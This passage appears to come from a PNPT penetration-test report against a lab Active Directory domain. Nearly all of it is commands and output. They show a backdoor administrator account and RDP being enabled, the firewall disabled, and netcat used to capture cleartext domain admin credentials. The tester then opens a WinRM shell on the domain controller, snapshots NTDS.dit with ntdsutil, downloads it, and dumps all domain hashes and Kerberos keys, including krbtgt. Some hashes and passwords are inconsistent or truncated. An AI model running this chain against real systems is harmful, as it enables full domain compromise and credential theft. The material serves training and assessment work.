
C:\Windows\system32> net user localadmin P@ssw0rd123! /add
The command completed successfully.

C:\Windows\system32> net localgroup Administrators localadmin /add
The command completed successfully.

C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.

```

Figure 105: Creating the localadmin backdoor account and modifying terminal access registries.



```

(kali@kali)-[~/PNPT/Attempt_4]
$ echo "yes" | proxychains rdesktop -u 'localadmin' -p 'P@ssw0rd123!' -g 1280x720 10.10.10.15
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Autoselecting keyboard map 'en-us' from locale
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:3389 ... OK

ATTENTION! Found a certificate stored for host '10.10.10.15', but it does not match the certificate
received from server.
Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

    Subject: CN=SVC.thepastamentors.com
    Issuer: CN=SVC.thepastamentors.com
    Valid From: Fri May 22 13:37:35 2026
    To: Sat Nov 21 12:37:35 2026

Certificate fingerprints:
    sha1: e67b8de0e4b8b5ce6c205bb771ea3d9bbcb3a561
    sha256: 5d084e85ef499b4a91be9111cdbg4023fda6cb18897db80841e3c08bdf36a9c6

Do you trust this certificate (yes/no)? [proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:8888 ←socket error or timeout!
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:3389 ... OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_login(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
'/var/run/vmblock-fuse/blockdir/tcbdbg/ScreenShot 2026-05-23 at 13.56.05.png'

```

Figure 106: Validating the RDP connection using the newly created backdoor account.

The team uploaded a Netcat listener agent (`nc.exe`) to the SVC host and disabled the Windows Advanced Firewall to allow inbound connection routing.

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains nxc smb 10.10.10.15 -u 'NoodleSVC' -p
'ch1ck3nnoodle' --put /usr/share/windows-resources/binaries/
nc.exe '\Windows\Temp\nc.exe'

```

```
(kali@kali)~[/PNPT/Attempt_4]
$ proxychains nxc smb 10.10.10.15 -u 'NoodleSVC' -p 'chick3nnoodle' --put /usr/share/windows-resources/binaries/nc.exe '\\Windows\\Temp\\nc.exe'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
SMB 10.10.10.15 445 SVC [*] Windows 10 / Server 2019 Build 19041 x64 (name:SVC) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
SMB 10.10.10.15 445 SVC [+] thepastamentors.com\NoodleSVC:chick3nnoodle (Pwn3d!)
SMB 10.10.10.15 445 SVC [+] Copying /usr/share/windows-resources/binaries/nc.exe to \\Windows\\Temp\\nc.exe
SMB 10.10.10.15 445 SVC [+] Created file /usr/share/windows-resources/binaries/nc.exe on \\C$\\Windows\\Temp\\nc.exe
```

Figure 107: Uploading the nc.exe binary to the target system via SMB.




Figure 108: Verifying the presence of the uploaded executable in the Windows Temp directory.

```
C:\Windows\Temp\nc.exe
Cmd line: -lvnp 4444
listening on [any] 4444 ...
```

Figure 109: Setting up the Netcat listener to catch inbound authentication traffic.

Back on workstation PASSBACK, the team modified the `pmcon.exe` application connection parameters, pointing the target IP field to the listener host (10.10.10.15) and the port field to 4444.




Figure 110: Modifying the connection parameters within the proprietary tool to target the listener.





Figure 111: Adjusting listener configuration flags to ensure stability during the connection request.

```
C:\Windows\system32> netsh advfirewall set allprofiles state  
off  
Ok.
```



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.


C:\Windows\system32>netsh advfirewall set allprofiles state off
Ok.

C:\Windows\system32>_
```

Figure 112: Disabling the Windows firewall to ensure the listener could accept external connections.

Upon clicking "Connect," the utility transmitted the cached domain administrator credentials in plaintext directly to the listener terminal:

```
C:\Windows\Temp> nc.exe -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.15] from [10.10.10.35]
administrator@thepastamentors.com
IjustpassedmyP!N!P!T!
```



```
C:\Windows\system32>cd C:\Windows\Temp

C:\Windows\Temp>nc.exe -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.15] from (UNKNOWN) [10.10.10.35] 65221
administrator@thepastamentors.com
IjustpassedmyP!N!P!T!
C:\Windows\Temp>_
```

Figure 113: The Netcat listener successfully catching the cleartext Domain Administrator password.

Using the intercepted root credentials (IjustpassedmyP!N!P!T!), the team established an administrative WinRM shell directly onto the Domain Controller (10.10.10.225), achieving complete compromise of the Active Directory environment.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ proxychains evil-winrm -i 10.10.10.225 -u administrator
-p 'IjustpassedmyP!N!P!T!'
Evil-WinRM PS C:\Users\Administrator\Documents> whoami
thepastamentors\administrator
```

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ proxychains evil-winrm -i 10.10.10.225 -u administrator -p 'IjustpassedmyP!N!P!T!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thepastamentors\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

Figure 114: Successful authentication to the Domain Controller utilizing the intercepted master credentials.

3.5 Database Extraction and Persistence

Operating as the Domain Administrator, the team utilized the native `ntdsutil.exe` utility to create a complete Install From Media (IFM) snapshot of the Active Directory database (`NTDS.dit`) and the system registry hives.

```
Evil-WinRM PS C:\Users\Administrator\Documents> ntdsutil "ac
i ntds" "ifm" "create full C:\Windows\Temp\ntds_dump" q q
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\Windows\Temp\ntds_dump
Creating snapshot...
IFM media created successfully in C:\Windows\Temp\ntds_dump
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\ntds_dump" q q
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\Windows\Temp\ntds_dump
Creating snapshot ...
Snapshot set {6f55f4cf-817b-454d-bae8-a5d2531824fb} generated successfully.
Snapshot {bce5abbb-74cb-4367-9cb3-501c6acb9eb8} mounted as C:\$SNAP_202605231546_VOLUME$\
Snapshot {bce5abbb-74cb-4367-9cb3-501c6acb9eb8} is already mounted.
** Warning: 0x3ed(The volume does not contain a recognized file system.
Please make sure that all required file system drivers are loaded and that the volume is not corrupted.) getting volume information for F:\
Initiating DEFRAGMENTATION mode ...
Source Database: C:\$SNAP_202605231546_VOLUME$\Windows\NTDS\ntds.dit
Target Database: C:\Windows\Temp\ntds_dump\Active Directory\ntds.dit

Defragmentation Status (omplete)

0 10 20 30 40 50 60 70 80 90 100
|-----|
.....

Copying registry files ...
Copying C:\Windows\Temp\ntds_dump\registry\SYSTEM
Copying C:\Windows\Temp\ntds_dump\registry\SECURITY
Snapshot {bce5abbb-74cb-4367-9cb3-501c6acb9eb8} unmounted.
IFM media created successfully in C:\Windows\Temp\ntds_dump
ifm: q
C:\Windows\system32\ntdsutil.exe: q
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

Figure 115: Generating the IFM snapshot of the Active Directory database via `ntdsutil`.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Windows\Temp
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
*Evil-WinRM* PS C:\Windows\Temp> dir

Directory: C:\Windows\Temp

Mode                LastWriteTime         Length Name
----                -
d-----          5/23/2026   4:45 PM                ntds_dump
-a-----          5/23/2026   4:45 PM              0 DSW5AEE.tmp
-a-----          5/23/2026   3:46 PM              0 DSWC390.tmp
-a-----          5/23/2026   4:46 PM      5265609 loot.zip
-a-----          5/23/2026   2:00 AM     262802 MpCmdRun.log
-a-----          5/20/2026   6:49 PM         102 silconfig.log

*Evil-WinRM* PS C:\Windows\Temp>
```

Figure 116: Verifying the generated snapshot directories on the Domain Controller.

The generated archives were compressed and exfiltrated to the attack platform. Using `secretsdump`, the team extracted the NT hashes for all domain users, including the critical `KRBTGT` account.

Evil-WinRM PS C:\Windows\Temp> download loot.zip

```
*Evil-WinRM* PS C:\Windows\Temp> download loot.zip
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK

Info: Downloading C:\Windows\Temp\loot.zip to loot.zip
Info: Download successful!
*Evil-WinRM* PS C:\Windows\Temp> download ntds_dump
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK

Info: Downloading C:\Windows\Temp\ntds_dump to ntds_dump
Info: Download successful!
*Evil-WinRM* PS C:\Windows\Temp>
```

Figure 117: Exfiltrating the compressed database archives via the WinRM session.

```

(kali㉿kali)-[~/PNPT/Attempt_4]
$ cd ~/PNPT/Attempt_4
unzip -o loot.zip
Archive:  loot.zip
warning:  loot.zip appears to use backslashes as path separators
  inflating: ntds_dump/Active Directory/ntds.dit
  inflating: ntds_dump/Active Directory/ntds.jfm
  inflating: ntds_dump/registry/SECURITY
  inflating: ntds_dump/registry/SYSTEM

```

Figure 118: Decompressing the extracted Active Directory database files locally.

```

(kali㉿kali)-[~/PNPT/Attempt_4]
$ impacket-secretsdump -ntds "ntds_dump/Active Directory/ntds.dit" -system ntds_dump/registry/SYSTEM -security ntds_dump/registry/SECURITY LOCAL
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b6b50d4b18364681d5c8e4c6363a8bd5:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5104c6f221ac3c4deaf32579d0ab1da1:::

```

```

(kali㉿kali)-[~/PNPT/Attempt_4]
$ impacket-secretsdump -ntds "ntds_dump/Active Directory/ntds.dit" -system ntds_dump/registry/SYSTEM -security ntds_dump/registry/SECURITY LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x736cef31e47a849bf2b35a5ca65eae6
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:8e1a7478ffc719bf79dee18af3ab8711cbe2a573b6ab53f140fc5911f0d81991fa17d05676cf78ee13ccb94d396a765629a84b0afd467db9a8be24db6ad5e16f727c1cb2d4c21cf9
83a92010b01a9a064e57a9ce1f62cead25ba4ffe50861bc335888de3a2d1c39abb5b1e0744cd6287d747d95e176d6466110900c177c9efb09ed65ce2e47dc4bb86a05144db09a0ab135354ecdc34e0a6538d1ae9b4ee2d88
73aac44dbcb468dbd01da87e35b10bcb5ac486c2570527dc60465e16cd1c9aaab0051c6981c43853a34878ee30b0dd8fcfb27db23457537d49ac32a63cdaefaf4c908a70d83b311a13b5f149
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:9f7bbd24ceb4df78efd351d5903ddd
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5bc75e83d8c525c46071d4766a3f323eb9ba3002
dpapi_userkey:0xc61c03d96c72f42942330ff0b20b3d21b4d0dd78
[*] NL$KM
0000 7A 26 76 33 E7 2E 4C 7A 56 98 61 13 7A 10 0A A7 z6v3..LzV.a.z...
0010 11 1C E2 8C 20 BA 2D FF 5F 65 9A C2 6E B5 E6 B9 ....-._.0...n...
0020 E2 F0 B4 16 A0 2D A7 2A 1F E2 07 96 01 2E C9 A1 .....-*......
0030 07 17 EF E9 B0 34 C2 00 7A D1 7C 8B 08 2E 04 CD .....4...z!....
NL$KM:7a267633e72e4c7a569861137a10aa711ce2bc20ba2dff5f659ac26eb5e689e2f0b416a02da72a1fe20796012ec9a10717efe9bd34c2007ad17c8b082e04cd
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: 5f5e4436963d8bc31a2d7e2a9c975bca
[*] Reading and decrypting hashes from ntds_dump/Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b6b50d4b18364681d5c8e4c6363a8bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0dd10ae931b73c59d7e0c80c0:::
TPM-Dc$:1000:aad3b435b51404eeaad3b435b51404ee:9f7bbd24ceb4df78efd351d5903ddd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5104c6f221ac3c4deaf32579d0ab1da1:::
thepastamentors.com\adriano:1104:aad3b435b51404eeaad3b435b51404ee:54635dfdc2ad868cd81febcb0b00acb7:::

```

Figure 119: Impacket-secretsdump extracting the master domain credential hashes.

```

thepastamentors.com\alanzo:1105:aad3b435b51404eeaad3b435b51404ee:41b35bf6c6270e64a3f13ac100f375fe:::
thepastamentors.com\alexandra:1106:aad3b435b51404eeaad3b435b51404ee:41b35bf6c6270e64a3f13ac100f375fe:::
thepastamentors.com\mario:1107:aad3b435b51404eeaad3b435b51404ee:6c19ee4dfb14d8635f8cdaa7d0a306dc:::
thepastamentors.com\nicola:1108:aad3b435b51404eeaad3b435b51404ee:41b35bf6c6270e64a3f13ac100f375fe:::
thepastamentors.com\NoodleSVC:1110:aad3b435b51404eeaad3b435b51404ee:61b72e8b719abc52a18b006b33048279:::
SVC$:1111:aad3b435b51404eeaad3b435b51404ee:95b796b469afbf11a5115a50ef1e9131:::
BYPASS$:1112:aad3b435b51404eeaad3b435b51404ee:81ec29da15e2c2362f17101d9a5e5ef1:::
PASSBACK$:1113:aad3b435b51404eeaad3b435b51404ee:490e2778b22e85c6402abd949e942f96:::
giovanni:1114:aad3b435b51404eeaad3b435b51404ee:357111109ea0e90345b1b978a06b9ec3:::
leo:1115:aad3b435b51404eeaad3b435b51404ee:286e0efdd048890dd9f63c6bca10010e:::
thepastamentors.com\SophosSVC:1116:aad3b435b51404eeaad3b435b51404ee:906187867fabad38e66cd7b1dac67e7a:::
thepastamentors.com\CarbonBlackSVC:1117:aad3b435b51404eeaad3b435b51404ee:906187867fabad38e66cd7b1dac67e7a:::
thepastamentors.com\RecipeSVC:1118:aad3b435b51404eeaad3b435b51404ee:906187867fabad38e66cd7b1dac67e7a:::
thepastamentors.com\LinguineSVC:1119:aad3b435b51404eeaad3b435b51404ee:906187867fabad38e66cd7b1dac67e7a:::
thepastamentors.com\helpdesk:1120:aad3b435b51404eeaad3b435b51404ee:906248081bb8a39fa659b2575c2569ba:::
thepastamentors.com\fileshare:1121:aad3b435b51404eeaad3b435b51404ee:25eb9623bfc85128686e9270ca712bf5:::
thepastamentors.com\ferruccio:1122:aad3b435b51404eeaad3b435b51404ee:1b19b136b7f27225b899ba80aeea4a18:::
[*] Kerberos keys from ntds_dump\Active Directory\ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f1f1751b5a395d401c130ff581dac1d8c8f4fef8be376ed79a623e5669bdfd8
Administrator:aes128-cts-hmac-sha1-96:9c72ee385f0602db1eebf1bdc335a62a
Administrator:des-cbc-md5:e651dcfcb0e937f2
TPM-DC$:aes256-cts-hmac-sha1-96:971b2da337c3cc6f7a1dbf7d32077af95bc7c46fe0e4be71eb6b7e8635a74f2f
TPM-DC$:aes128-cts-hmac-sha1-96:0d6029af24341463f54707c232b9c62
TPM-DC$:des-cbc-md5:b5b03eecd05e2534
krbtgt:aes256-cts-hmac-sha1-96:76bb52f94a33ce0e203881c97dd77e117c2c8d456e8a306a5c1b9814ed71f74e
krbtgt:aes128-cts-hmac-sha1-96:5dbeda50e5ce4bccd666c10747ca411
krbtgt:des-cbc-md5:43dc70a826d06e8c
thepastamentors.com\adriano:aes256-cts-hmac-sha1-96:3a8abae9a55ef0f1a6fedc65dd39fb93ff395945b06c2ef2579b2b5356739545
thepastamentors.com\adriano:aes128-cts-hmac-sha1-96:2434734d07b5e258cf040e557883e028
thepastamentors.com\adriano:des-cbc-md5:d3703210d3a73ef4
thepastamentors.com\adriano:aes256-cts-hmac-sha1-96:d2b95271492d78a2d966387014016e08b7f20209c454a43bf794c577a9c4442e
thepastamentors.com\alanzo:aes128-cts-hmac-sha1-96:fc936a155dbccd409a65c80e443c012e
thepastamentors.com\alanzo:des-cbc-md5:759b8073cd753ec1
thepastamentors.com\alexandra:aes256-cts-hmac-sha1-96:5277e75d0e7e8469a1bf0ed8ca3613bcea942893ce14d32164fa6809263ca9eb
thepastamentors.com\alexandra:aes128-cts-hmac-sha1-96:1de61d0ed3e103a3e72e973ebd129c3e
thepastamentors.com\alexandra:des-cbc-md5:a44c836db06723a8
thepastamentors.com\alexandra:aes256-cts-hmac-sha1-96:5a03be1665ebf9aed23b3cc9a6863c92559904177526badb923412fe81fa67f1
thepastamentors.com\mario:aes128-cts-hmac-sha1-96:ec3ab8366a1742cd04a9580e67d0ff46
thepastamentors.com\mario:des-cbc-md5:2f86bf70014a7f25
thepastamentors.com\nicola:aes256-cts-hmac-sha1-96:df43918d9a01b18c8c74b522ab199108565aa37bd60e0cf9b89ff5600fe9f78f
thepastamentors.com\nicola:aes128-cts-hmac-sha1-96:401edbab38c1f7319fce8b2e77f4dc0
thepastamentors.com\nicola:des-cbc-md5:0de91f793e51002
thepastamentors.com\NoodleSVC:aes256-cts-hmac-sha1-96:4986a812325335ab95c7d51ee1f2ef23eb66eefbc947368b7b2ba352d9737a59
thepastamentors.com\NoodleSVC:aes128-cts-hmac-sha1-96:e5560547d4462dc28f1c6dc76a239921
thepastamentors.com\NoodleSVC:des-cbc-md5:a4983237dad0642f
SVC$:aes256-cts-hmac-sha1-96:c4454c85a238d2b90323166a16851eaf14f185309806162c07cfd0dd89824860

```

